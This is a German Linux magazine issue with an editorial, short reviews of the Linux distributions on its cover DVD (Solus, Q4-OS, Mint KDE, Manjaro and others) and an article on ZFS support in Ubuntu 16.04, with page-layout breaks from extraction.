Das Karussell der Linux-Distributionen dreht sich weiter: Das brandneue Solus 1.0 traut sich die Spezialisierung als Desktopsystem zu und hat dafür seine eigene Oberfläche „Budgie“ im Gepäck. Ein ähnlich eindeutiges „Desktop only“ kennen wir sonst nur von Linux Mint. Bislang kaum bekannt dürfte Q4-OS sein, das erst 2015 stabile Reife erlangte: ein anspruchsloser, konservativer Spezialist für alte Hardware.

Ubuntu wird in der anstehenden Version 16.04 LTS das innovative Dateisystem ZFS mitbringen, das vorrangig im Serverbetrieb neue Möglichkeiten logischer Pools von Datenträgern bietet.

Im Reagenzglas der Anwender: Linux automatisch

Kommen wir zum Spielfeld für den Anwender: Es wäre ja sicher falsch, den Eindruck zu erwecken, ein Windows (oder Mac-OS X) hätte kein Potenzial für Scripting- und Tuningbasteleien. Die Summe der Automatisierungsmöglichkeiten, die dieses Heft für Linux zeigt, ist aber schwer zu toppen: Das Spektrum reicht von Autostarts, Cronjobs und Shellscripts über Autokey-Textbausteinen, Systemereignis-basierenden Wenn-Dann-Makros bis zu Autobackups und Webereignis-basierenden Automatismen. Ein spezielles Angebot hält Linux für Dateisystemereignisse parat, die mit Incron ausgewertet und nutzbringend beantwortet werden. Das alles kostet mehr Aufwand als dreimaliges Schütteln eines Reagenz-



Weiterführende Handbücher auf Heft-DVD

Knapp 8000 Seiten Linux-Wissen als PDF für jede Zielgruppe: Vom Libre-Office- und Ubuntu-Einsteiger-Buch geht es in die Tiefen des Shell- und Python-Scriptings sowie der Serveradministration.

Überblick	Auf DVD
Solus 1.0 (64 Bit) Newcomer mit schickem Desktop „Budgie“	12
Q4-OS 1.4.7 (32 Bit) Anspruchsloses Linux für ältere Hardware	13
Linux Mint KDE 17.3 (64 Bit) Das aktuelle Mint in der KDE-Edition	14
Open Suse Tumbleweed (64 Bit) Rolling Release von Open Suse	14
Scientific Linux 7.2 (64 Bit) Robuster Red-Hat-Klon für Server und Desktop	15
Manjaro KDE 15.12 (32 Bit) Arch-basiertes Desktopsystem für Einsteiger	15
Bodhi Linux 3.1.1 (32 Bit) Schlankes Linux mit Desktop-Exot E17	16
System Rescue CD 4.71 (32 Bit) Reparatursystem inklusive Gparted 0.25	16
Slitaz Rolling (32 Bit) Minimales Surfsystem mit Midori-Browser	17
Puppy Linux „Slacko“ 6.3 (32 Bit) Minimales Live-Allzwecksystem	17
Tools & Extras Super Grub, HDT, Memtest, Plop, Imaging-Software	

glases, krepelt Ihr Linux-System aber unter Umständen dramatisch um.

Im Desktop-Reagenzglas: Ein Plädoyer für KDE

Gnome! Unity? Cinnamon! LXDE? XFCE! E17? Trinity! Budgie? Auch die Entwicklung der Linux-Oberflächen geht munter weiter. Wer professionell mit Linux arbeitet, und sei es nur deskriptiv in der schreibenden Zunft, würde sich manchmal etwas Standardisierung wünschen, aber so funktionieren Linux und Open Source nun mal nicht. Und die positive Seite dieser Vielfalt ist ja überdeutlich: Wer den Überblick hat, findet garantiert eine Oberfläche, die genau zu ihm und zur jeweiligen Hardware passt.

Da man auf besser ausgestatteten Rechnern mit dem dienstältesten Linux-Desktop KDE sowohl als detailverliebter Linuxer als auch als Windows-Umsteiger richtig liegt, stellen wir KDE in dieser Ausgabe genauer vor. KDE ist der Gegenentwurf zum simplifizierenden Gnome und nach fast 20 Jahren Entwicklung immer noch die beliebteste und die anpassungsfähigste Linux-Oberfläche. Passend zum KDE-Special bootet die Heft-DVD die zwei Distributionen Linux Mint KDE und Manjaro KDE.

Die Multiboot-DVD

Die Liste rechts oben zeigt die bootfähigen Distributionen der beiliegenden Heft-DVD. Um ein Livesystem zu starten, legen Sie die DVD ins Laufwerk und booten den Rechner neu von DVD. Dazu rufen Sie entweder beim Rechnerstart per Tastendruck das Bios-Bootmenü auf oder Sie ändern die Bootreihenfolge im Bios. Die Systeme liegen auch als ISO-Images vor (unter „Image-Dateien“) und lassen

sich bootfähig auf CD/DVD oder auf USB-Stick schreiben. Die einschlägigen Windows-Tools Imgburn, Unetbootin, Win 32 Disk Imager finden Sie ebenfalls auf der Heft-DVD.

Das in jeder LinuxWelt neu aktualisierte PDF-Booklet im Ordner „Ebooklet“ versammelt auf 272 Seiten ausgewählte Grundlagenartikel aus älteren LinuxWelten.



So startet die Multiboot-DVD: Sie finden Neuerscheinungen wie Solus 1.0, spezialisierte Zweitsysteme und – passend zum KDE-Special – KDE-Varianten von Mint und Manjaro.



Solus 1.0

Nicht hinter jedem neuen Distributionsnamen stecken Abwandlungen bekannter Linux-Systeme. Solus (in 64 Bit auf DVD) ist unter den Linux-Systemen für Desktops tatsächlich ein Neuzugang – und ein ungewöhnlicher dazu.


Von David Wolski

Von Ike Doherty, einem Mitarbeiter im Intel Open Source Technology Center, stammt die neue Linux-Distribution Solus, die von Grund auf neu gebaut ist und nicht auf bereits etablierten Distributionen fußt.

Die Motivation hinter dem Projekt war zunächst nur der Aufbau eines Linux-Systems von Grund auf für den eigenen Bedarf. Nach rund einem Jahr Entwicklungszeit scharten sich weitere Hobbyentwickler um die neue Distribution, die aus markenrechtlichen Gründen von Evolve-OS zu Solus umbenannt und nach vielversprechenden Betaversionen heiß erwartet wurde. Das Ziel ist auch jetzt noch bewusst eng definiert: Solus ist für den Desktop von klassischen PCs und Notebooks gedacht – also nicht für Server, Cloud oder für eine der zahlreichen ARM-Platinen. Solus gibt es außerdem nur für 64-Bit-PCs, da das kleine Team von neun Entwicklern viel in die Optimierung der Startumgebung und eines einzigen Kernel-Zweigs investiert, damit Solus möglichst flott startet. Auf unserem Testsystem, ein älteres Core-i5-Notebook mit SSD, bootete Solus tatsächlich in wenigen Sekunden bis zum Desktop.

Budgie: Ersatz für Gnome

Die Reduktion auf eine Kernel-Plattform ist nicht der einzige Sonderweg der frischen Distribution. Als Desktopumgebung kommt die Eigenentwicklung Budgie zum Einsatz, die teilweise auf Gnome-Bibliotheken beruht, aber die Gnome-Shell durch eine schlanke Alternative ersetzt, die wieder klas-



Neuzugang: Solus ist eine von Grund auf neu gebaute Distribution. Mit einer großen Paketauswahl kann Solus zwar noch nicht dienen, beeindruckt jedoch durch seine Geschwindigkeit.

sische Bedienelemente wie eine Taskleiste zurückbringt. Budgie wirkt wie Gnome 3 nach einer Low-Carb-Diät und kommt mit der Hälfte der Arbeitsspeichers aus, die das speicherhungrige Gnome ansonsten verschlingt.

Die herkömmlichen Gnome-Applikationen sind aber weitgehend vorhanden und basieren auf der Gnome-Version 3.18. Die Softwareauswahl entspricht den Programmen, die am Linux-Desktop derzeit dominieren: Firefox 43 ist der Browser, Thunderbird 38 das Mailprogramm und als Mediaplayer kommt VLC 2.2.1 zum Einsatz. Ein Software-Center erlaubt die Installation einiger zusätzlicher Pakete, etwa Libre Office 5.0.22. Die Pakete liegen im eigenen Format „Eopkg“ vor und decken bislang nur die Grundausstattung ab.

Fazit: Deutlich mehr als ein Hobby

Solus ist noch kein System, das etablierte Distributionen vom Thron stoßen könnte. Aber mit dem neunköpfigen Entwicklerteam und einer

begeisterten Anwenderschaft ist es schon deutlich gewichtiger als das Hobby eines Intel-Mitarbeiters geworden. Die Geschwindigkeit des Systems ist beeindruckend, auch wenn es nicht auf dem neuesten PC-Boliden läuft. Ob sich Solus behaupten kann, wird sich aber vor allem über die Zahl der verfügbaren Pakete entscheiden, die derzeit noch überschaubar ist.

Für Einsteiger ist Solus deshalb im jetzigen Zustand noch nicht die richtige Wahl, denn es fehlen noch einige Lokalisierungen wie etwa eine deutsche Rechtschreibprüfung für Libre Office. Ein einfacher Installer bringt das englischsprachige Livesystem bei Gefallen auf den Datenträger, wobei der Desktop des fertig installierten Systems schon bemerkenswert gründlich ins Deutsche übersetzt ist. Auf der Festplatte/SSD benötigt die Distribution rund vier GB.

Mehr Infos:

Website: <https://solus-project.com>

Dokumentation:

<https://wiki.solus-project.com>



Q4-OS 1.4.7


Dieser Debian-Ableger kümmert sich um alte Notebooks und PCs, auf welchen aktuelle Linux-Distributionen nicht zufriedenstellend laufen. Q4-OS 1.4.7 (in 32 Bit auf Heft-DVD) arbeitet mit dem Trinity-Desktop, einer Fortführung von KDE 3.5.

Von David Wolski

Was tun mit alten Rechnern und schwächlichen Netbooks, die den Hardwareanforderungen von Ubuntu und Co nicht mehr gewachsen sind? Die noch junge Distribution Q4-OS, die knapp zwei Jahre alt ist, kombiniert ein aktuelles Debian 8 mit der ungewöhnlichen Desktopumgebung Trinity. Der Desktop führt das eingestellte KDE 3.5 als Abspaltung weiter und hält es mit Fehlerbehebungen und kleineren Ergänzungen lebendig. Ins Leben gerufen haben Trinity einige KDE-Fans aus dem Kubuntu-Umfeld, für die das alte QT 3, auf dem diese KDE-Alternative mit ihren Anwendungen basiert, noch nicht obsolet ist. Etwas weniger als 200 MB belegt die Desktopumgebung nach dem Start im Arbeitsspeicher und kommt im Betrieb auch mit Ein-Kern-Prozessoren noch gut aus.

Nostalgie und frische Software

Aufbau, Optik und Bedienführung präsentieren sich unter Trinity wie einst mit KDE 3.5. Es handelt sich um eine ausgewachsene Desktopumgebung, die auch alte KDE-Anwendungen weiterführt, die aber immer noch wie einst aussehen. Es gibt ein Wiedersehen mit dem einstigen K-Panel und dem Dateimanager Konqueror – lediglich das KDE-Logo hat sich geändert. Aber auch neuere KDE-Programme, die sich in den eingebundenen Repositories von Debian 8 finden, laufen ohne Konflikte unter Trinity, installieren dann jedoch noch selbst die neueren Bibliotheken von QT 4 mit. Bei den Programmen für den Alltag setzt



Modern statt modernd: Q4-OS führt KDE 3.5 mit dem Trinity-Desktop in einem modernisiertem Gewand weiter, das insbesondere Windows-Umsteiger ansprechen dürfte.

Q4-OS grundsätzlich auf neue Software und erleichtert Einsteigern die Ersteinrichtung des Systems nach der Installation mit der Auswahl fertiger Softwaresets. Optional stehen Libre Office 5, Chromium als Browser, VLC als Videoplayer und Thunderbird als Mailprogramm in wenigen Klicks zur Verfügung. Unter Debian immer gerne gesehen ist auch die Möglichkeit, Media-Codecs per Klick nachzurüsten. Zur Verwaltung einzelner Pakete ist aber auch Synaptic vorinstalliert.

Fazit: Freundlicher Retro-Desktop

Trinity ist in den verbreiteten Distributionen kaum anzutreffen, da dieser KDE-Fork eine Nische bedient. Es ist deshalb kein leichtes Unterfangen, den Desktop zu testen und zu installieren. Das in Deutschland und Tschechien

entwickelte Q4-OS liefert Trinity aus eigenen Repositories und ist damit eine der bequemsten Methoden, den sparsamen Retro-Desktop mit einem sehr stabilen Debian-Unterbau in Aktion zu sehen. Q4-OS wirkt durchdacht und seine Zielgruppe sind jene Anwender, die einen älteren PC mit einem sicheren Linux-System noch einige Jahre aktuell halten möchten. Das installierbare Livesystem auf Heft-DVD erlaubt, dieses Debian-Derivat erst mal in Ruhe zu testen. Das schlichte, geradlinige Installationsprogramm ist ebenfalls ein alter Bekannter und stammt von der Linux Mint Debian Edition.

Mehr Infos:

Website: <http://q4os.org>

Dokumentation:

<http://q4os.org/documents.html>



Linux Mint KDE 17.3

Außen KDE, innen mit Minzgeschmack: Linux Mint KDE (64-Bit-Version auf Heft-DVD) zeigt die ältere und ausgereifte Version 4.14 von KDE auf einem sorgfältig eingerichteten Desktop. Die Distribution, die ihre Betriebssystembasis wie die anderen Mint-Varianten von Ubuntu 14.04 übernimmt, ist nicht nur gut für Einsteiger geeignet; sie ist auch eine gute Wahl für Mint-Anwender, die KDE-Programme zu schätzen wissen, jedoch KDE Plasma 5 noch Zeit zur Reife geben wollen. KDE hat hier durchaus das Potenzial, Skeptiker dieser Arbeitsumgebung zu überzeugen, die vom verwandten Kubuntu nicht angetan sind. Denn KDE zeigt sich hier von seiner aufgeräumten Seite, in einem dezent blau-grauen Gewand, das sich im Vergleich zum bun-

ten Kubuntu angenehm zurückhält. Die verwendete Version der Desktopumgebung, KDE 4.14.2 ist außerdem einen Tick aktueller. Zudem setzen die Mint-Entwickler ihr Versprechen um und bringen das enthaltene Libre Office auf Version 5. Ansonsten liefert dieses System die typische Softwareausstattung von KDE – Amarok als Mediaplayer, Okular als PDF-Betrachter, während sich Digikam sowie Gwenview um die Bildverwaltung kümmern. Eine Besonderheit von Linux Mint KDE ist der Samba Mounter („Network Drives“ in den Systeminstellungen), welcher aus der KDE-Distribution Netrunner stammt und den Zugriff auf Windows-Freiga-



ben vereinfacht. Alle typischen Mint-Programme sind auch hier enthalten. Sie nutzen das GTK-Toolkit und wurden nicht nach Qt übersetzt, was aber dank des gemeinsamen Farbschemas nicht weiter auffällt.

Website: www.linuxmint.com

Dokumentation: www.linuxmint.com/documentation.php

Open Suse Tumbleweed (64 Bit)

Es gibt auch weiterhin installierbare Livesystem von Open Suse – allerdings nicht vom regulären Zweig „Leap“, sondern von dessen Testzweig „Tumbleweed“, das KDE Plasma 5 in einer gelungenen Desktopumgebung präsentiert. Tumbleweeds sind Gräser und Steppenläufer, die der Wind mal hierhin, mal dorthin weht. Auch Open Suse Tumbleweed ist stets in Bewegung, da hier die neuesten, aber nicht immer völlig ausgiebig getesteten Programmpakete ankommen. Es handelt sich um einen eigenen Distributionszweig für Fortgeschrittene, vergleichbar mit Debian Sid, das ebenfalls als „Rolling Release“ konzipiert ist. Der Zweig ist Teil der neuen Formel von Open Suse: Unter der Oberfläche setzt die reguläre Ausgabe der Distribution auf ältere, besonders stabili-

le Pakete vom Serversystem Suse Linux Enterprise, während aus den Reagenzgläsern von Tumbleweed die aktuelle Software kommt. Das macht diese Version Open Suse interessant für jene Anwender, die nicht auf ausführlich getestete Software pochen, sondern stattdessen aktuelle Pakete bevorzugen und vereinzelte Bugs verzeihen. KDE Plasma 5 ist in Tumbleweed in Version 5.5.3 enthalten und lädt zum Testen im Livesystem ein. Die Einrichtung von Open Suse Tumbleweed als fest installierte Distribution ist inzwischen deutlicher einfacher geworden: Es gibt den Installer Yast, der sich im K-Menü als „Live Installer“ über die Suchfunktion im KDE-Menü links unten aufrufen lässt. Auf der Festplatte benötigt das System, das auf Heft-DVD als 64-Bit-Variante vorliegt, mindestens sechs GB.



Website: https://en.opensuse.org/openSUSE:Tumbleweed_installation

Dokumentation: <https://en.opensuse.org/Portal:Tumbleweed>



Manjaro KDE 15.12 (32 Bit)

Die Anforderungen von Arch Linux sind hoch, da nicht nur die Einrichtung und Konfiguration weitgehend manuell erfolgt, sondern auch die Pflege des Systems. Den Aufbruch in Richtung Arch macht Manjaro mit grafischem Installer und Konfigurationshilfen deutlich einfacher. Manjaro verlässt dazu den spartanischen Arch-Weg und setzt stattdessen auf einen grafischen Installer. Das System öffnet so auch weniger erfahrenen Anwendern einen ersten Zugang zu Arch. Für Puristen ist Manjaro nicht gedacht, denn es pflegt seine eigenen Paketquellen, die zwar mit Paketen von Arch kommen, aber mit Verzögerung, die den Manjaro-Entwicklern zunächst noch Zeit gibt, Änderungen zu testen. Neue Softwareversionen erhält Manjaro damit immer etwas später als Arch.

Trotzdem ist Manjaro, das in der 32-Bit-Version auf Heft-DVD liegt und mit einem aktuellen KDE Plasma 5.5.1 aufwartet, ein „Rolling Release“, das dauerhaft ohne Neuinstallation oder Upgrade von Installationsmedien allein mit der Installation frischer Paketversionen aktuell bleibt. Für KDE-Fans hat dieser Ansatz Vorteile. Denn es nicht nötig, während des derzeit schnellen Tempo von KDE 5 abseits zu stehen und auf eine neue Distribution zu warten. Neue Pakete kommen früh und ohne Anpassungen. Manjaro KDE 15.12 ist daher nicht uneingeschränkt einsteigertauglich, denn hin und wieder werden Bugs auftreten. Manjaro liefert aber ein in-



stallierbares Livesystem, anhand dessen sich der Anwender erst mal einen Eindruck verschaffen kann. Bei Gefallen richtet das grafische Installationsprogramm Calamares das System auf Festplatte ein.

Website: <http://manjaro.github.io>


Dokumentation:

<https://wiki.manjaro.org>

Scientific Linux 7.2 (64 Bit)

Aus der IT-Abteilung von Fermilab, dem Forschungszentrum für Teilchenphysik, stammt dieser Klon von Red Hat Enterprise Linux. Ermöglicht wird das durch das Open-Source-Lizenzmodell: Red Hat veröffentlicht den Quelltext aller Pakete seines Linux-Systems. Fermilab nutzt diese Quellen, um mit Scientific Linux eine vollständig kompatible Alternative zu Red Hat Enterprise Linux (RHEL) bereitzustellen, in diesem Fall zu RHEL 7.2. Wie das Vorbild legt Scientific Linux besonderen Wert auf Stabilität und einen langen Wartungszyklus – hier von neun Jahren. Diese Vorgehensweise ist mit dem offiziellen Red-Hat-Klon Cent-OS vergleichbar. Scientific Linux ist aber nicht nur für Server, sondern auch für den Desktop interessant, wenn es dort vor allem

auf Stabilität ankommt. Während der Gnome-Desktop modernisiert ist und nun Gnome 3.14 im Klassikmodus präsentiert (samt Taskleiste und Anwendungsmenü), bleiben die Betriebssystembasis und die Softwareauswahl bei älteren Versionen. Firefox 38.6.1 ESR ist als Browser vorinstalliert, der Kernel ist noch bei Version 3.10. Nach der Installation des Livesystems sind nur wenige Programme vorinstalliert. Viele andere Pakete, die den Versionen von Red Hat Enterprise Linux 7.2 entsprechen, liefert der Paketmanager, etwa Libre Office in der Version 4.3. Das Livesystem liegt zunächst in englischer Sprache vor, aber Installer



und das damit installierte System starten komplett in Deutsch. Scientific Linux 64-Bit benötigt einen Prozessor der letzten zehn Jahre mit 64-Bit-Unterstützung.

Website: www.scientificlinux.org

Dokumentation: www.scientificlinux.org/documentation



Bodhi Linux 3.1.1

Eine Aktualisierung für diese exotische Linux-Distribution, die eine solide Basis von Ubuntu 14.04 LTS mit dem Enlightenment-Desktop kombiniert, behebt einige Fehler der Vorgängerversion. Bodhi Linux 3.1 fehlte auf dem Desktop in Sachen Stabilität der Feinschliff. So gab es Probleme mit dem Network Manager, der bei WLAN-Verbindungen mit WPA/WPA2 nicht immer eine Passwortabfrage anzeigte. Diesen Fehler behebt Bodhi 3.1.1 unter anderem und bringt auch alle Pakete auf einen neueren Stand. Auf dem Desktop kehrt Bodhi zum stabileren Enlightenment E17 zurück, nachdem sich die Versionen E18 und E19 als zu experimentell erwiesen haben. Das Resultat ist eine nüchterne Desktopumgebung, die sich deutlich von den Vorgängern un-

terscheidet und mit den Anpassungen der Bodhi-Entwickler seit der letzten Ausgabe „Moksha“ heißt. Die Oberfläche ist komplett in C geschrieben und optimal für schwächliche Hardware. Die Distribution wirkt aufgeräumt und erinnert in ihrer Schlichtheit an Ubuntu. Ein Manko der Desktopumgebung bleibt aber: Es werden weiterhin keine deutschen Sprachpakete mitinstalliert und der Desktop ist zunächst nur in Englisch. Es bleibt Anwendern überlassen, die fehlenden Pakete nachzurüsten. Auch sind kaum Programme außer dem Webbrowser Midori vorinstalliert. Auf der Festplatte verlangt



das System erst mal nur 3,6 GB. Aus den Paketquellen von Ubuntu 14.04 LTS gibt es eine breite Softwareauswahl, und ein App-Center vereinfacht die Installation populärer Programmpakete. Auf Heft-DVD liegt Bodhi Linux in der 32-Bit-Variante.

Website: www.bodhilinux.com


Dokumentation:

www.bodhilinux.com/w/wiki/

System Rescue CD 4.7.1

Das bewährte Rettungs- und Notfallsystem hilft nicht nur fortgeschrittenen Linux-Anwendern und Admins weiter. Die System Rescue CD bringt auch den Partitionierer Gparted in der neusten Version 0.25 mit. System Rescue CD ist aus Gentoo-Paketen aufgebaut und hat viele nützliche Tools an Bord, die ein PC-Experte braucht, um Daten von einem defekten Computer zu kratzen oder liegengeliebene Linux-Systeme wieder flottzumachen. Da es sich auf einer grafischen Oberfläche angenehmer arbeiten lässt, startet das System den Desktop mit XFCE 4.12. Die wichtigsten Applikationen sind im Anwendungsmenü untergebracht. Zur Datenrettung sind Photorec und Testdisk vorhanden, für den Zugriff auf Windows-Partitionen sorgt nfs-3g. Neben Texteditoren und Hex-

Editor ist der Webbrowser Midori 0.5.5 enthalten. Für die Arbeit mit Dateien ist der Zwei-Fenster-Dateimanager emelfm2 in der unteren Leiste abgelegt. Das Werkzeug „Hardware Lister“ zeigt, welche Komponenten im Netzwerk- und WLAN-Verbindung konfiguriert man bequem über den mitgelieferten Network Manager. Das Multiboot-Menü der Heft-DVD bietet eine Menge Startoptionen für die System Rescue CD 4.7.1: Man kann das Livesystem von DVD auch in einer 64-Bit-Variante booten oder nur im Textmodus starten. Wie bei anderen



Rettungssystem liegt der Großteil der Werkzeuge in Form von Kommandozeilenprogrammen bei. Der Desktop ist in Englisch, die Tastaturbelegung aber in Deutsch.

Website: www.sysresccd.org

Dokumentation: www.sysresccd.org/Online-Manual-DE



Slitaz Rolling

Bedienkomfort und Gestaltung des Desktops bleiben bei besonders kleinen Livesystemen, die sich gerade mal zum Surfen eignen, meist auf der Strecke. Nicht so bei Slitaz Rolling: Das winzige System bringt nur 50 MB auf die Waage und bietet trotzdem einen grafischen Desktop und den schlanken Webbrowser Midori 0.5.2. Eine große Auswahl vorinstallierter Software darf man bei dieser Größe natürlich nicht erwarten, bei Slitaz geht es auch um etwas Anderes: Das Livesystem startet auch auf schwächlicher Hardware und älteren Netbooks in wenigen Sekunden, um zum Surfen eine komfortable Desktopumgebung bereitzustellen. Diese besteht aus einigen Elementen von LXDE und wirkt alles andere als spartanisch. Der Browser

nutzt die Rendering-Engine Webkit, die auch bei Google Chrome/Chromium zum Einsatz kommt und sogar HTML5-Videos abspielt. Wer hin und wieder etwas mehr braucht als einen Browser, kann

zudem Pakete während des Livebetriebs nachinstallieren. Einen webbasierten Paketmanager gibt es dazu im Anwendungsmenü unter „Einstellungen -> Package Manager“. Hier stehen über 400 zusätzliche Softwarepakete zur Auswahl. Der Kernel des Systems steht noch bei Version 3.2.71 und läuft auch auf sehr alten Prozessoren ohne PAE-Unterstützung. Slitaz kommt auch mit einem Pentium 3 zu-



recht, mit Pentium-M-CPUs der ersten Generation (unter 1,5 GHz) sowie mit alten VIA-Prozessoren wie dem Crusoe, die alle keine PAE-Fähigkeiten besitzen. Das System liegt in 32-Bit-Ausführung und auch als ISO-Datei auf Heft-DVD.

Website: www.slitaz.org/de

Dokumentation:


<http://doc.slitaz.org/de:start>

Puppy Linux „Slacko“ 6.3

Neues vom australischen Mini-Live-System: Puppy ist ein kleines Linux mit wenig Ressourcenanspruch, das trotzdem Wert auch auf möglichst komfortable Bedienung legt und einen voll eingerichteten Desktop mitbringt. Nachdem sich der ursprüngliche Entwickler Barry Kauler endgültig zurückgezogen hat, kümmert sich nun die Community um neue Puppy-Versionen. In diesem Fall nutzt Puppy Linux 6.3 „Slacko“ als Basis die aktuelle Slackware 14.1 – nicht mehr die Paketquellen von Ubuntu 14.04. Für den Desktop sorgt die äußerst schlanke, aber ansehnliche Oberfläche JWM. Für WLAN-Verbindungen steht der Frisbee Network Manager bereit, und als Browser ist Firefox 38.0.4 ESR mit an Bord. Mit seiner minimalen Größe

von 240 MB bringt das System wenige vorinstallierte Anwendungen mit. Weitere benötigte Programme lassen sich aus dem Onlinefundus von Puppy über eine Internetverbindung nachladen. Die dafür geschaffene Paketverwaltung von Puppy ist über das Desktopsymbol „Install“ erreichbar. Bei der Einrichtung auf USB-Stick lassen sich Anwendungspakete trotz

Livesystem auch dauerhaft auf dem Datenträger ablegen. Die Distribution liegt in Englisch vor, ein deutsches Sprachpaket steht zum Nachrüsten bereit. Nach dem Start fordert Puppy die Auswahl der optimalen Bildschirmauflösung und der Tastenbelegung. Für den Start ist bereits ein



Pentium-Prozessor ab 300 MHz und 256 MB RAM bereits ausreichend. Puppy Linux liegt bootfähig in 32-Bit-Ausführung auf der Heft-DVD.

Website: <http://puppylinux.org>

Dokumentation: <http://puppylinux.org/wikka/HomePage>

ZFS für Linux

Kaum ein anderes Dateisystem hat seit seiner Vorstellung ähnlich für Furore gesorgt wie ZFS, das Free BSD einen Vorteil vor Linux für Storage- und Serveraufgaben bringt. Allerdings nur bis jetzt, denn ZFS soll nun in Ubuntu 16.04 Einzug erhalten.

Von David Wolski

Canonical möchte mit Ubuntu 16.04, das Ende April erscheinen wird, mit einer der wichtigsten Neuerungen der letzten Jahre auftrumpfen und die Distribution um ZFS-Unterstützung ergänzen. Sollte das gelingen, wird Ubuntu einen entscheidenden Vorteil vor anderen Linux-Distributionen für den Server-, Storage- und Containerbetrieb gewinnen (für typische Home- oder Bürorechner ist ZFS keine relevante Option). Dabei ist die Integration der nativen Unterstützung für das Dateisystem ZFS in den Linux-Kernel technisch kein Problem. Problematisch sind aber ungeklärte rechtliche Bedenken, denn ZFS steht unter einer anderen, inkompatiblen Open-Source-Lizenz als die Komponenten von GNU/Linux.

Das letzte Wort zu Dateisystemen

Ursprünglich hat Sun Microsystems das Dateisystem ZFS als „Zettabyte Filesystem“ von 2001 bis 2006 für das hauseigene Unix-System Solaris entwickelt. Die Entwicklung beachtete nicht nur alle damals zeitgemäßen Anforderungen an Dateisysteme für Server und Großrechner, sondern plante gleich weit voraus: Tatsächlich könnte ZFS mit seiner 128-Bit-Adressierung sage und schreibe 256 Milliarden Zettabyte speichern – eine theoretische Datenmenge, für deren Verarbeitung die Energiereserven der Erde nicht ausreichen würden. Die Entwickler von SUN Microsystems stellten ZFS deshalb unter das Motto „das letzte Wort in Sachen Dateisyste-




men“ und auch der Buchstabe „Z“ ist als letzter Buchstabe im Alphabet eine Anspielung auf diesen Anspruch.

Superlative sind dabei noch nicht alles: ZFS kombiniert das Speichersystem mit einem eigenen Volumenmanager zur Verwaltung der physischen Speichereinheiten in einem Pool mit einem integrierten Software-Raid und kann selbst SMB- und NFS-Shares bereitstellen. Schreiboperationen erfolgen stets nach dem Copy-on-Write-Verfahren, das nur geänderte Blöcke an einen freien Platz auf die Datenträger schreibt. Daraus ergeben sich zwei weitere Vorteile: Deduplizierung speichert identische Daten nur einmal und Snapshots erstellen auf Wunsch Abbilder lokaler Backups zur Versionsverwaltung. Zudem gibt es zur Fehlerüberprüfung eine Checksummenüberprüfung gelesener Daten und eine Möglichkeit, mehrere Festplatten zu einen Raid 5 zusammenzuassen, das bei ZFS jedoch wegen Detailunterschieden Raid-Z heißt. Alles

das ist jetzt schon ausgereifter als im neuen Linux-Dateisystem BTRFS.

ZFS als Linux-Kernelmodul

Nachdem der Konzern Oracle vor sechs Jahren Sun Microsystems übernahm, wäre ZFS beinahe dem Schicksal vieler Geniestreiche der IT anheimgefallen: Seiner Zeit zwar weit voraus, aber mangels Verbreitung zum Schattendasein verdammt. Dazu kam es aber nicht, denn Sun Microsystems veröffentlichte ZFS unter einer Open-Source-Lizenz, der CDDL. Die ist zwar wegen enthaltener Patentklauseln nicht kompatibel zur GNU Public License (GPL) von Linux, aber zur BSD-Lizenz. Das Open-Source-Betriebssystem Free BSD konnte deshalb ZFS bereits einpflegen, ohne dass Oracle dies verhindern konnte, denn der CDDL lässt sich nicht rückwirkend für bereits veröffentlichten Programmcode zurückziehen. Linux stand hingegen lange abseits, denn der ZFS-Code darf



Dateisystem und Volumenmanager: ZFS ist ein Dateisystem für einen ganzen Pool von physikalischen Datenträgern, die es zusammenfasst und dann in Partitionen aufteilt.

```
Terminal Terminal Datei Bearbeiten Ansicht Suchen Terminal Hilfe
xerus@xenial: ~
xerus@xenial:~$ lsmod |grep zfs
zfs                2801664 0
zunicode           331776 1 zfs
zcommon            57344 1 zfs
znvpair            90112 2 zfs,zcommon
spl                102400 3 zfs,zcommon,znvpair
zavl               16384 1 zfs
xerus@xenial:~$
```

Lizenzrechtlich noch nicht geklärt: Die zum Redaktionsschluss vorliegende Vorabversion von Ubuntu 16.04 liefert ZFS von Haus aus als vorkompiliertes Kernel-Modul mit.

nicht einfach in den Kernel-Quellcode aufgenommen werden, da dieser streng unter der GPL steht. Allerdings entwickelte das renommierte Lawrence Livermore National Laboratory auf eigene Faust das native Linux-Kernel-Modul „ZFS on Linux“ (<http://zfsonlinux.org>). Die Projektwebseite beschreibt die nachträgliche Installation des Moduls in allen verbreiteten Linux-Distributionen, denn eine Nachrüstung auf Anwenderseite ist lizenzrechtlich völlig unproblematisch. Für Ubuntu steht dafür auch ein PPA unter <https://launchpad.net/~zfs-native/+archive/ubuntu/stable> bereit.

Ubuntu als Wegbereiter

Die Schwierigkeit externer Kernel-Module: Mit jeder neuer Kernel-Version muss auch das Modul neu kompiliert werden oder in binärer Form passend zum neuen Kernel vorliegen. Gerade bei Dateisystemen ist dieser Weg nicht ganz ohne Risiko: Wenn die Kompilierung einmal fehlschlägt, startet das

System ohne Zugriff auf diese Datenträger. Canonical will deshalb ab Ubuntu 16.04 ein stets aktuelles ZFS-Modul in binärer Form mit seinen Kernel-Updates ausliefern und die Distribution damit serienmäßig mit ZFS-Unterstützung ausstatten.

Damit geht das Systemhaus einen Schritt weiter, da so nicht einfach nur der Quellcode zum Kompilieren eines optionalen Moduls ausgeliefert wird. Zudem haben Entwickler bei Canonical den Code für ZFS in die Quellen des Kernels von Ubuntu 16.04 mit aufgenommen.

Genau daran entzündete sich eine heftige juristische Diskussion zwischen Fürsprecher und Gegnern dieser Aufnahme. Die Gegner, die sich in der prominenten Organisation „Software Freedom Conservancy“ finden, die beispielsweise in Deutschland gegen VMware prozessierte, haben ein stichhaltiges Argument: Canonical verstoße so gegen die GPL, weil der so veränderte Linux-Quellcode nicht mehr weiter

ZFS: Pro und Contra

Das Dateisystem ZFS fasst mehrere Ebenen der Speicherverwaltung zusammen und ist durch seine Skalierbarkeit für Heimserver, Workstations bis hin zu Großrechnern geeignet. Hier eine knappe Übersicht der wichtigsten Vor- und Nachteile aus der Linux-Perspektive:

- + ZFS übernimmt die Aufgaben von Dateisystem, Volume Manager und Raid-Controller.
- + ZFS ist ausgereifter und leistungsfähiger als BRTFS (Stand 2016).
- + ZFS hat eine eingebaute Fehlerüberprüfung durch Checksummen.
- ZFS hat einen hohen Speicherbedarf. Ein Einsatz unter vier GB RAM ist kaum sinnvoll.
- Die Lizenzierung erlaubt keine Aufnahme des Quellcodes in den Linux-Kernel.
- Das Copy-on-Write-Verfahren spart Plattenplatz, jedoch stellt sich ab 80 Prozent Belegung des Festplattenpools ein Leistungsverlust ein.

